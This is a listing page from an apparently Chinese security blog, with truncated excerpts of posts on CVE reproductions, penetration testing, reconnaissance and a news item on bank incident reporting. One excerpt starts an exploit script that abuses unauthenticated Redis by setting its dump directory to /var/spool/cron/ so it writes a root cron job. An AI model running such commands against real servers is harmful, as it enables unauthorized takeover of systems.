
最新发布第336页

CVE-2022-1390: WordPress Admin Word Count Column 2.2 – Local File Inclusion
漏洞标题 CVE-2022-1390: WordPress Admin Word Count Column 2.2 - Local File Inclusion 漏洞描述 The plugin does not validate the path parameter given to readfile(), which could allow...
 2022年11月17日 21:31

快捷方法利用gopher+redis未授权
Linux操作系统写入计划任务的操作为例,编写exp.sh: redis-cli -h $1 -p $2 config set dir /var/spool/cron/ redis-cli -h $1 -p $2 config set dbfilename root redis-cli -h $1 -p $2 set 1...
2022年3月10日 23:32CVE-2022-0928: Microweber < 1.2.12 - Stored Cross-Site Scripting
漏洞标题 CVE-2022-0928: Microweber < 1.2.12 - Stored Cross-Site Scripting 漏洞描述 Microweber prior to 1.2.12 contains a stored cross-site scripting vulnerability via the Type p...
2022年11月8日 00:11CVE-2023-35885: Cloudpanel 2 < 2.3.1 - Remote Code Execution
漏洞标题 CVE-2023-35885: Cloudpanel 2 < 2.3.1 - Remote Code Execution 漏洞描述 CloudPanel 2 before 2.3.1 has insecure file-manager cookie authentication. PoC代码
2023年1月24日 05:32CVE-2023-51713: ProFTPD < 1.3.8a - DoS via Out-of-Bounds Read
漏洞标题 CVE-2023-51713: ProFTPD < 1.3.8a - DoS via Out-of-Bounds Read 漏洞描述 ProFTPD versions before 1.3.8a contain a one-byte out-of-bounds read vulnerability in the make_ft...
2023年12月21日 06:47cPanel低于11.109.9999.116存在XSS漏洞(CVE-2023-29489)
漏洞标题 cPanel低于11.109.9999.116存在XSS漏洞(CVE-2023-29489) 漏洞描述 cPanel 是一套在网页寄存业中最享负盛名的商业软件,是基于于 Linux 和 BSD 系统及以 PHP开发且性质为闭源软件;提供...
2023年4月5日 14:12CVE-2022-33901: WordPress MultiSafepay for WooCommerce <=4.13.1 - Arbitrary File Read
漏洞标题 CVE-2022-33901: WordPress MultiSafepay for WooCommerce <=4.13.1 - Arbitrary File Read 漏洞描述 WordPress MultiSafepay for WooCommerce plugin through 4.13.1 contains an ...
2022年12月29日 16:33CVE-2023-2986: Abandoned Cart Lite for WooCommerce – Authentication Bypass
漏洞标题 CVE-2023-2986: Abandoned Cart Lite for WooCommerce - Authentication Bypass 漏洞描述 The Abandoned Cart Lite for WooCommerce plugin for WordPress is vulnerable to authentic...
2023年1月12日 16:21CVE-2022-29301: SolarView Compact 6.00 – ‘pow’ Cross-Site Scripting
漏洞标题 CVE-2022-29301: SolarView Compact 6.00 - 'pow' Cross-Site Scripting 漏洞描述 SolarView Compact version 6.00 contains a cross-site scripting vulnerability in the ...
2022年8月15日 12:12CVE-2022-0666: Microweber < 1.2.11 - CRLF Injection
漏洞标题 CVE-2022-0666: Microweber < 1.2.11 - CRLF Injection 漏洞描述 CRLF Injection leads to Stack Trace Exposure due to lack of filtering at https://demo.microweber.org/ in Pa...
2022年12月29日 20:24CVE-2023-27032: PrestaShop AdvancedPopupCreator – SQL Injection
漏洞标题 CVE-2023-27032: PrestaShop AdvancedPopupCreator - SQL Injection 漏洞描述 In the module “Advanced Popup Creator” (advancedpopupcreator) from Idnovate for PrestaShop, a gu...
2023年9月22日 04:30
空白页面第二种利用
这个页面也是src的,简单打个码,刚开始访问是这个样子滴 我记得我上一篇文章说了xray联动,那这篇就不说了,简单的探测一下,比如nmap,发现这个只有22跟80开放 那没办法,跑一手目录看看,看...
2022年3月10日 23:30
美国新规:银行机构须于36小时内报告计算机安全事件
11月18日,美国银行监管机构发布了一项新规定,要求银行必须在36小时内向监管机构通报重大计算机安全事件。这些事件包括如大规模分布式拒绝服务攻击、恶意软件攻击、硬件及软件的非恶意故障、人...
2022年3月10日 23:38
直击3·15晚会,网络信息安全成焦点!
网络安全是信息化的底座,网络铺到哪里,网络安全就要覆盖到哪里。越来越多的人开始认识到网络安全的重要性,它与每个人都息息相关,因为我们无时无刻不在与它打交道,小到个人隐私泄漏,大到整...
2022年3月17日 08:06
【服务器运维】如何定时清理服务器内的临时图片/日志
问题场景 服务器零时图片太多,怎么定时清理呢 解决方案 命令行 我们可以用一行命令就解决 find /www/wwwroot/qbl -mtime +7 -name '*.png' -exec rm -rf {} \; find后面跟要查找的目录,/www/w...

 2023年1月13日 19:59

信息收集系列之善用搜索引擎
0x01 前言 在我们日常渗透过程中,总是会使用Google、FOFA、VirusTotal、Censys、Shodan、Crt.sh等搜索引擎。本文主要温故知新各种常用的搜索技巧。 0x02 关键词收集 以火线官网为例,让我们看...
2022年3月10日 23:32
2026年11月9日 11:45
2026年11月8日 11:45
2026年11月7日 11:45
2026年11月6日 11:45
漏洞复现
漏洞复现,安全小天地的技术文章仅供参考,此文所提供的信息只为网络安全人员对自己所负责的网站、服务器等(包括但不限于)进行检测或维护参考,未经授权请勿利用文章中的技术资料对任何计算机系统进行入侵操作。利用此文所提供的信息而造成的直接或间接后果和损失,均由使用者本人负责。本文所提供的工具仅用于学习,禁止用于其他!!!
2026年4月23日 14:09
2026年3月6日 17:21
2026年3月1日 15:46
2026年2月13日 12:53

2026年10月18日 20:40
2026年9月20日 16:22
2026年8月16日 20:18
渗透测试实战
在渗透测试项目中,外网的信息收集是至关重要的一个环节,外网打点信息收集全面了,可能会有四两拨千斤效果,直接突破外网边界进入内网。 子域名是域名信息收集的一个重要部分,在防御措施严密情况下我们无法直接拿下主域名,那么就可以采用迂回战术拿下子域名,然后无限靠近主域名。
2026年4月24日 17:11
2026年4月7日 21:49
2026年3月2日 20:39
2026年2月13日 12:53

